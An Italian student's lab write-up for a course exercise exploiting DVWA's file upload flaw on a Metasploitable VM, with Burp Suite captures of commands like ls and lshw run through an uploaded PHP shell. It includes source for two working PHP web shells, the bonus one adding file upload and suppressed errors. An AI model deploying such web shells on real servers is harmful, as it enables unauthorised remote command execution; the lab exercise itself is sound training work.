

# CS0424IT — ESERCITAZIONE S6L1

## SFRUTTAMENTO DI VULNERABILITÀ DI FILE UPLOAD SU DVWA

*Simone La Porta*



---

### TRACCIA

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di *file upload* presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

#### **Consegna:**

- Codice PHP.
- Risultato del caricamento (screenshot del browser).
- Intercettazioni (screenshot di BurpSuite).
- Risultato delle varie richieste.
- Eventuali altre informazioni scoperte della macchina interna.
- **BONUS:** Usare una shell PHP più sofisticata.

---

## SVOLGIMENTO

### *Verifica della connettività*

Utilizzare il comando ping da Kali per assicurarsi che la macchina Metasploitable sia raggiungibile e viceversa:

```
~  
> ping -c 3 192.168.50.101  
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.  
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=4.00 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=2.97 ms  
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=2.62 ms  
  
— 192.168.50.101 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2005ms  
rtt min/avg/max/mdev = 2.618/3.197/4.004/0.588 ms  
  
msfadmin@metasploitable:~$ ping -c 3 192.168.50.100  
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.  
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=1.15 ms  
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=1.96 ms  
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=1.13 ms  
  
--- 192.168.50.100 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2006ms  
rtt min/avg/max/mdev = 1.137/1.418/1.966/0.389 ms
```

### *Sfruttamento della vulnerabilità di File Upload*

#### Accesso alla DVWA

Aprire il browser su Kali e accedere all'interfaccia DVWA su Metasploitable (<http://192.168.50.101/dvwa>). Successivamente si è aperto BurpSuite da Kali per intercettare ed analizzare ogni richiesta fatta verso la DVWA. Effettuare il login con le credenziali predefinite. Impostare il livello di sicurezza su *Low* per facilitare l'esercizio, sfruttando la mancanza della sanitizzazione degli input.

### Sfruttamento della vulnerabilità

Si è scritto un semplice script PHP per la shell inversa:


```
<?php  
if (isset($_REQUEST['cmd'])) {  
    $command = escapeshellcmd($_REQUEST['cmd']);
```

```

    echo "<pre>" . htmlspecialchars( shell_exec($command) ) . "</pre>";
}
?>

```

Caricare il file `shell.php` nella sezione di upload della DVWA e usare il browser per accedere al file caricato, `http://192.168.50.101/dvwa/hackable/uploads/shell.php`.



## Intercettazione delle richieste

Tramite BurpSuite, configurare il proxy per intercettare le richieste e analizzare le richieste e risposte HTTP durante l'upload e l'esecuzione del PHP.

Si sono ottenute informazioni sul sistema Metasploitable2 eseguendo comandi come `ls`, `ls -l`, ecc. Queste informazioni includono la struttura delle directory e dettagli hardware.

## ls Comando ls

35	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd=ls%20/	✓	200	268	XML	php
36	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd=ls%20/	✓	200	374	XML	php

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls%20/ HTTP/1.1			1 HTTP/1.1 200 OK		
2 Host: 192.168.50.101			2 Date: Mon, 01 Jul 2024 05:43:22 GMT		
3 Accept-Language: en-US			3 Server: Apache/2.2.8 (Ubuntu) DAV/2		
4 Upgrade-Insecure-Requests: 1			4 X-Powered-By: PHP/5.2.4-2ubuntu5.10		
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36			5 Keep-Alive: timeout=15, max=100		
6 Accept:			6 Connection: Keep-Alive		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			7 Content-Type: text/html		
7 Accept-Encoding: gzip, deflate, br			8 Content-Length: 141		
8 Cookie: security=low; PHPSESSID=472e1891c426eaa8b5e3ebfef62f17b0			9		
9 Connection: keep-alive			10 <pre>		
10			11 R		
11			12 bin		
			13 boot		
			14 cdrom		
			15 dev		
			16 etc		
			17 home		
			18 initrd		
			19 initrd.img		
			20 lib		
			21 lost+found		
			22 media		
			23 mnt		
			24 nohup.out		
			25 opt		
			26 proc		
			27 root		
			28 sbin		
			29 srv		
			30 sys		
			31 tmp		
			32 usr		
			33 var		
			34 vmlinuz		
			</pre>		

```
192.168.50.101/dvwa/ha x +
← → ↻ ⚠ Not secure 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls%20/

R
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

## LSHW Comando lshw

No.	URL	Method	Status	Size	Content-Type	File
36	http://192.168.50.101	GET	200	374	XML	php
37	http://192.168.50.101	GET	200	5462	XML	php

**Request**

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=Lshw HTTP/1.1
2 Host: 192.168.50.101
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;vmb3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: securityyellow; PHPSESSID=472e1891c426aa8b5e3ebf62f17b0
9 Connection: keep-alive
10
11
```

**Response**

```
1 HTTP/1.1 200 OK
2 Date: Mon, 01 Jul 2024 05:46:08 GMT
3 Server: Apache/2.2.9 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Keep-Alive: timeout=15, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html
8 Content-Length: 5228
9
10 <pre>
11 metasploitable
12   description: Computer
13   width: 32 bits
14 *-core
15   description: Motherboard
16   physical id: 0
17 *-memory
18   description: System memory
19   physical id: 0
20   size: 511MiB
21 *-cpu
22   product: Intel(R) N95
23   vendor: Intel Corp.
24   physical id: 1
25   bus info: cpu@0
26   version: 6.14.0
27   serial: 000B-06E0-0000-0000-0000-0000
28   size: 1700MHz
29   width: 64 bits
30   capabilities: fpu fpu_exception wp vme de pse tsc msr pae mce cx8 apic
31   sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2 ht nx rdtscp
32   x86-64 constant_tsc up pni ssse3 cx16 sse4_1 sse4_2 popcnt lahf_lm abm
33   3dnowprefetch
34   configuration: id=0
35 *-pci
36   description: Host bridge
37   product: 440FX - 82441FX PMC [Natoma]
38   vendor: Intel Corporation
39   physical id: 100
40   bus info: pci@0000:00:00.0
41   version: 02
42   width: 32 bits
43   clock: 33MHz
44 *-isa
45   description: ISA bridge
46   product: 82371SB PIIX3 ISA [Natoma/Triton II]
```

**Inspector**

```
Request attributes
Request query
Request cookies
Request headers
Response headers
```

```
metasploitable
  description: Computer
  width: 32 bits
*-core
  description: Motherboard
  physical id: 0
*-memory
  description: System memory
  physical id: 0
  size: 511MiB
*-cpu
  product: Intel(R) N95
  vendor: Intel Corp.
  physical id: 1
  bus info: cpu@0
  version: 6.14.0
  serial: 000B-06E0-0000-0000-0000-0000
  size: 1700MHz
  width: 64 bits
  capabilities: fpu fpu_exception wp vme
  configuration: id=0
*-pci
  description: Host bridge
  product: 440FX - 82441FX PMC [Natoma]
  vendor: Intel Corporation
  physical id: 100
  bus info: pci@0000:00:00.0
  version: 02
  width: 32 bits
  clock: 33MHz
```

---

### *Bonus: Shell PHP avanzata*

Di seguito è mostrato un codice della shell in PHP più sofisticato rispetto a quello iniziale. Questo script include alcune funzioni aggiuntive come la navigazione del filesystem e il download/upload di file, oltre ad un'interfaccia grafica migliorata.

```
<?php
// Disable error reporting
error_reporting(0);

// Handle commands
if (isset($_POST['cmd'])) {
    $cmd = $_POST['cmd'];
    echo "<pre>" . htmlspecialchars(shell_exec($cmd)) . "</pre>";
}

// Handle file uploads
if (isset($_FILES['file'])) {
    $target_path = "uploads/" . basename($_FILES['file']['name']);
    if (move_uploaded_file($_FILES['file']['tmp_name'], $target_path)) {
        echo "File uploaded successfully.";
    } else {
        echo "There was an error uploading the file.";
    }
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>PHP Web Shell</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #f0f0f0;
            margin: 0;
            padding: 20px;
        }
        .container {
            max-width: 800px;
```

---

```
        margin: 0 auto;
        padding: 20px;
        background-color: #fff;
        box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
        border-radius: 8px;
    }
    h1 {
        text-align: center;
    }
    form {
        margin-bottom: 20px;
    }
    input[type="text"], input[type="file"], input[type="submit"] {
        width: 100%;
        padding: 10px;
        margin-top: 10px;
        border-radius: 4px;
        border: 1px solid #ccc;
        box-sizing: border-box;
    }
    input[type="submit"] {
        background-color: #4CAF50;
        color: white;
        border: none;
        cursor: pointer;
    }
    input[type="submit"]:hover {
        background-color: #45a049;
    }
    pre {
        background-color: #f4f4f4;
        padding: 10px;
        border-radius: 4px;
        overflow-x: auto;
    }
}
</style>
</head>
<body>
    <div class="container">
```

---

```
<h1>PHP Web Shell</h1>
<form method="post">
  <input type="text" name="cmd" placeholder="Enter command">
  <input type="submit" value="Execute">
</form>
<form method="post" enctype="multipart/form-data">
  <input type="file" name="file">
  <input type="submit" value="Upload">
</form>
</div>
</body>
</html>
```

File uploaded successfully.

## PHP Web Shell

 No file chosen